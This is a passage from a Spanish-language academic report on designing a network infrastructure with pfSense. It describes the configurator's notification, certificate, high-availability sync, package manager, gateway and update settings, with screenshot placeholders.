
El apartado *Notifications*, será el encargado de la configuración de notificaciones enviadas a través de correo electrónico, de sonidos al inicio o apagado de la máquina y del servidor *Growl* (sistema de notificación) para Mac Os X. No se ha habilitado ninguna opción en nuestro caso.



3.2.1.3. Certificate Manager


Se encarga de gestionar los certificados que tengamos instalados. Por defecto se instala un certificado auto firmado para el acceso https del configurador web que es el certificado que hemos usado. También podemos importar certificados firmados por una autoridad de certificación o crear más certificados auto firmados para su uso en los distintos módulos o servicios como, por ejemplo, una conexión al servidor Radius.

“Diseño e implementación de una infraestructura de red basada en pfSense”



3.2.1.4. High Availability Sync


Esta sección se encarga de configurar todo lo relacionado con la sincronización de dispositivos pfSense, pudiendo elegir si sincronizamos estados e incluso cuales de las opciones usadas de los módulos activos. No hemos usado esta opción.




“Diseño e implementación de una infraestructura de red basada en pfSense”

3.2.1.5. Logout & Package Manager

Logout se encarga de desconectarnos de la gestión web, mientras que Package Manager gestiona los paquetes o módulos que tenemos instalados y también los que hay disponibles.



Muestra de una parte los módulos disponibles para su instalación:




3.2.1.6. Gateways


En Gateways configuramos nuestras puertas de enlace, nuestras rutas estáticas y nuestros grupos de puertas de enlace. El sistema añade por defecto una puerta de enlace al configurar la zona WAN, pudiendo editarla y añadir o cambiar parámetros como por ejemplo Monitor IP, que es la dirección IP que tenemos asignada para la comprobación de que la puerta de enlace

“Diseño e implementación de una infraestructura de red basada en pfSense”

se encuentra disponible ya que en algunas redes no responde a paquetes ICMP de comprobación que envía pfSense en su servicio de comprobación de puertas de enlace.





Muestra de la página de edición de la configuración de puertas de enlace:




La configuración de las rutas estáticas se realizaría desde la siguiente ventana de configuración, la cual se comporta de la misma forma en la configuración de grupos, teniendo en cuenta la prioridad que se le ha asignado como vemos a continuación:

“Diseño e implementación de una infraestructura de red basada en pfSense”





3.2.1.7. Setup Wizard & Update

El apartado *Setup Wizard* nos vuelve a mostrar el asistente de configuración inicial, para el caso de que lo hayamos cancelado por error y quisiéramos volver a usarlo.




Update se encarga de mantener actualizado pfSense. Existe la opción de cambio de rama para el uso de funciones experimentales. Se han dejado las opciones de actualización por defecto.




3.2.1.8. User Manager

